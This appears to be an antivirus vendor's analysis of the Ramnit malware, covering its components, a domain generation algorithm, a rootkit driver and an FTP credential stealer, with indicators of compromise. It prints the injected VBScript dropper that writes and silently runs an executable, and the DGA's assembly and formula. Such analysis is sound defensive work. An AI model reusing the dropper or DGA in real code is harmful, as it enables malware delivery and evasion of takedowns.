Components of Ramnit

Today's ramnit is a piece of malware which is able to perform multiple tasks unlike its earlier versions. It has several embedded components which do these tasks for authors. After the ramnit installer is dropped or downloaded, it drops these components in a memory or disk. As a separate binary is dropped for a specific purpose, malware authors can track the separate components easily. This speeds up the process of infection. The below figure shows the components of ramnit.




Figure 1: Components of ramnit

Work Flow

Ramnit has various components designed to perform specific activitives. To trace the work flow of ramnit, we will go module by module. Let's first start with ramnit installer.

1. Ramnit Installer

After being dropped or downloaded, the installer of ramnit drops the self-copy in %temp% directory with a random name (*MD5:e0ad38b580d2847bedb6a52abec451be*). Then it iterates through a system directory and looks for IEXPLORE.EXE located in **\Program Files\Internet Explorer or default browser.** It creates multiple instances of this file and injects the code in it. As we have discussed, ramnit installer drops two DLL's in memory; these dlls are injected into the iexplore.exe process. Thereafter, it execute the self-copy dropped in %temp% using **ShellExecuteExA()** which is intended to drop the driver file on disk. We will examine this file later.

2. DLL_1 (File Infector)

This module is primarily intended for infecting the files. It searches for .exe, .dll, .htm and .html file on disk and targets them. Infection for PE file and HTML file are different. For PE file it adds one more section with executable permission. The name of the sections should be **.text** or **.rmnet**. Sets entry point of file in newly added section. This section contains encrypted data which is to be decrypted and dropped on disk and then the control is transferred back to the original entry point of file. The following images show the section of infected files and their characteristics.




Figure 2: Newly added section in file

For HTML file, it has other options. It injects VBScript with the purpose of writing the Ramnit installer on disk and launch it. We will see this part later in detail.

3. DLL_2

This module has been newly added to ramnit by its authors. Primarily intended for connecting to C2 server, getting and sending commands, and sending stolen data. This DLL also operates as a backdoor on the victim's machine. The address of the server is generated using DGA (Domain Generation Algorithm). We will see it in a later part.

4. Process Monitoring and infection

This module scans all active running process and infects them. It unmaps the section from running processes and writes the malicious code. It continuously searches for running process and any new process that starts will be infected by the malicious code.

Dissecting Ramnit

Let's now study ramnit in greater detail.

Ramnit Installer

We have discussed the intention of this component. Let's check what it hides from us. While tracing the internals of this malware, we found that it has a large number of encrypted data. So, diving further, we got the decryption routine that decrypts the bytes. It uses some standard and some custom decryption routine to decrypt the data and write it to file. Below are a few examples of standard decryption algorithm.

- TEA (Tiny Encryption Algorithm)
- RC4
- Substitute Cipher
- Custom Decryption

After decryption, we get six embedded PE files; one of them is Driver. These six files are termed as six different components intended for different purpose. Two components already discussed are DLL_1 and DLL_2. We will see the remaining components one by one in detail. The following image represents the starting bytes of the control section and it looks like they are encrypted. So, it is obvious that the operation should be performed on this to bring the content.

Figure 3: Start of control section

Component 1: File Infector

Now, let's take a look at the HTML file infection. As stated earlier, it injects VBScript into HTML pages. Here's the API sequence used to infect the file.

1. **FindFirstFileA and FindNextFileA:** These functions are called in loop. If no suitable target is found, it will continue searching. It will check the extension of file to decide the infection mechanism.




Figure 4: Searching for HTML Files

2. **CreateFileA:** This API is called to get handle of file. Below are the parameters passed to function.
   - i. Desired Access : Generic_Read and Generic_Write
   - ii. Share_Mode : File_Share_Read
   - iii. Security_Attributes : NULL
   - iv. CreationDesposition : OpenExisting
   - v. FlagsAndAttributes : File_Attributes_Normal

3. **ReadFile:** Reads the original content of file in buffer.
4. **SetFilePointer:** Set File pointer to the body of HTML page.
5. **WriteFile:** First it writes the malicious script and then original content follows.

Lastly, it sets the attribute of file as **FILE_ATTRIBUTE_ARCHIVE.**

Inside injected Script

It creates a file at %temp% with the name of svchost.exe. Write data to it and run the file. The data written to it is same as the Ramnit installer which we saw discussed earlier.

The following image shows the script injected in HTML file.

```
<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"                    Dropped File Name
WriteData = "4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName     Dropped File Path
If FSO.FileExists(DropPath)=True Then
FSO.DeleteFile(DropPath)
End If
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))     Write Data To File
Next
FileObj.Close
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0                        Run Dropped File
End If
//--></SCRIPT>
```

Figure 4: Injected Script

Moving further, let's discuss what happens when this HTML file gets executed. The following image shows the warning message from the browser.




Figure 05 : Warning message by IE

On clicking 'Allow Blocked Content' IE shows a warning box, as shown below. If you click 'Yes' the file gets executed.





Figure 7: Warning message by IE

The injected component cannot be run by the malware. Authors completely rely on the user or any other application to load the targeted HTML file.

Statistics: VBScript Injection

The below chart represents the statistics of the infected VBScript detection at Quick Heal for the last six months.



Component 2

This module work as a backdoor. It uses a custom algorithm to generate the mutex event. When we were traversing the import, we came to know that no DLLs are imported which are required for the functionality of network. So, the required DLL are loaded at runtime using LoadLibrary() and GetProcAddress(). Below are DLLs loaded at runtime.

- Wininet.dll
- Nspr4.dll
- Ws2_32.dll
- dnsapi.dll

For being persistent, it drops one more self-copy in the startup directory. The name of the dropped file is computed at runtime by using a custom algorithm. The same algorithm is used for generating the name of mutex and events. To generate the name of mutex, it uses the values returned by **GetWindowsDirectoryA** and **GetVolumeInformationA**. Formats of these are listed below:


```
Dropped_File_Name    : <8 random characters>.exe
Mutex                : {%08X-%04X-%04X-%04X-%08X%04X}
```

As described above, it loads wininet.dll and ws2_32.dll at run time. These two DLLs are primarily used for network communication. It uses sockets to communicate over network. To evade from blocking of URL it uses DGA (Domain Generation Algorithm). Algorithm mentioned above is used for generating the domain names

with constant value passed to function. Once the domain name is generated, it uses GetHostByName() api from ws2_32.dll to connect with the server.

DGA of Ramnit


The below image describes the algorithm used for generating the random numbers. The first argument passed to function is initial Seed value while the second argument is used decide the random characters. After performing several operations we see the instruction DIV [ARG.2]. This instruction selects the random character from 25 characters.



Hex dump	Disassembly	Comment
$ 55	PUSH EBP	
. 8BEC	MOV EBP,ESP	
. 53	PUSH EBX	
. 51	PUSH ECX	
. 8B45 08	MOV EAX,[ARG.1]	Initial Seed
. 33D2	XOR EDX,EDX	
. B9 1DF30100	MOV ECX,1F31D	
. F7F1	DIV ECX	
. 8BC8	MOV ECX,EAX	
. B8 A7410000	MOV EAX,41A7	
. F7E2	MUL EDX	
. 8BD1	MOV EDX,ECX	
. 8BC8	MOV ECX,EAX	
. B8 140B0000	MOV EAX,0B14	
. F7E2	MUL EDX	
. 2BC8	SUB ECX,EAX	
. 33D2	XOR EDX,EDX	
. 8BC1	MOV EAX,ECX	
. 8BD9	MOV EBX,ECX	
. F775 0C	DIV [ARG.2]	
. 8BC2	MOV EAX,EDX	
. 8BD3	MOV EDX,EBX	
. 59	POP ECX	
. 5B	POP EBX	
. C9	LEAVE	
. C2 0800	RETN 8	

Figure 7: DGA of Ramnit

In the below image, we can see both the arguments were passed to algorithm. The second argument here is 0x19, which is used to divide, and remainder of this operation is added with 0x61; this we can see in the next instruction. This indicate the domain name of ramnit should not contain the letter 'z'. After that you can get the api lstrcatA() with first parameter some random character which is result of DGA and second parameter **".com"**. Result of this is the domain malware want to access. Check the Appendix for some of generated domains.



> 6A 19	PUSH 19	Used to select the chararcter from a to y
. 52	PUSH EDX	Seed Value
. E8 B385FFFF	CALL _00DE000.10002FD3	
. 04 61	ADD AL,61	Resultant will be added to ascii value of a
. 8806	MOV BYTE PTR DS:[ESI],AL	
. 46	INC ESI	
.^ E2 F1	LOOPD SHORT _00DE000.1000AA18	
. C606 00	MOV BYTE PTR DS:[ESI],0	
. 68 33820210	PUSH _00DE000.10028233	StringToAdd = ".com"
. FF75 0C	PUSH [ARG.2]	ConcatString = "lajlfdbqqr"
. E8 75480000	CALL <JMP.&kernel32.lstrcatA>	lstrcatA

Figure 8: Arguments to DGA


Formula to generate the domain:

(((Seed_value % 0x1F31D) * 0x41A7) - ((Seed_value / 0x1F31D) * 0x0B14)) % 0x19


Check appendix for implementation of DGA and some domains generated with this algorithm.

Network Activity:

To check Internet connection, it queries the standard domains google.com, yahoo.com, bing.com, etc.




Once an active connection found, it will query the randomly generated domains and check if it gets any response with it. Once the response is received, it will set up the connection by exchanging the SYN, SYN-ACK, and ACK messages.



Once the connection setup has been done successfully, it will receive the following data packet over port 443.

```
00000000  00 ff 4b 00 00 00                                  ..K...
00000006  e2 00 20 00 00 00 be a0  31 31 10 c1 ce eb a9 db  .. ..... 11......
00000016  b9 0b 92 a1 cd 19 d3 e4  56 3f 57 b9 f3 30 a2 40  ........ V?W..0.@
00000026  d2 98 a6 8d 4d 26 00 20  00 00 00 ee f0 36 30 16  ....M&.  .....60.
00000036  c0 cc ba fb 8c b0 58 95  f1 97 11 de b1 56 6a 01  ......X. .....Vj.
00000046  ef f5 67 a7 44 8f 98 a7  de 4e 27                 ..g.D... .N'
```

As this seem this domain is sink-holed. It closes the connection and tries to connect other generated domains.



Component 3: Device Driver

As discussed earlier, the installer also drops a Device Driver. It registers this driver file as a service with the name Micorsoft Windows Service (Check the highlighted part). Once the intended activity is carried out, it will delete the service. Let's take a look at the primary functions of this components:

- ✧ Modifies SSDT (System Service Descriptor Table): It modifies the SSDT. The below image shows that it has added the entry of driver file in SSDT.




Figure 9: Modified SSDT

- ✧ Modifies the NTKRNLPA.EXE
- ✧ Hooks Following API :
  - ZwOpenKey
  - ZwOpenFile
  - ZwCreateFile
  - ZwCreateKey
  - ZwCreateThread
  - ZwCreateProcess
  - ZwCreateSection
  - ZwExtendSection
  - ZwVirtualVirtualMemory
  - ZwAllocateVirtualMemory
  - ZwQueryinformatioProcess

- ZwQuerySystemInformation

Purpose of this hooking is to hide its component from being monitored, monitor other processes and make his keys invisible.


✧ Creates a Device handler: \Device\631D2408D44C4f47AC647AB96987D4D5

Component 4: FTP Stealer

This module is intended to steal the credentials from the FTP Client. It has embedded the list of targeted clients. It includes:

✧ FileZilla
✧ WS_FTP
✧ CuteFTP
✧ FlashFxp
✧ QCToolBar
✧ FTP Commander
✧ Far Manager FTP
✧ Bulletproof FTP Client.
✧ Windows/Total Commander

To locate the installed locations of these application, it traverse there installation keys:



While traversing the memory we get some FTP commands:

See appendix for some FTP commands and response.

Indicators of Compromise

1. \\.\631D2408D44C4f47AC647AB96987D4D5

2. c:\project\demetra\loader~1\drivers\ssdt\driver~1\objfre_win7_x86\i386\SdtRestore.pdb

3. <%IDBOT%><%REMOTE={*}%>

4. \\.\STORAGE#Volume#_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

5. \\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#%s#%s#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

6. \\.\STORAGE#RemovableMedia#%s#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}

7. INTEL_CEDR_STORE, RUNNER_EXTENTION_PATH

8. <!----><SCRIPT Language=VBScript><!--//--></SCRIPT>DropFileName = "svchost.exe"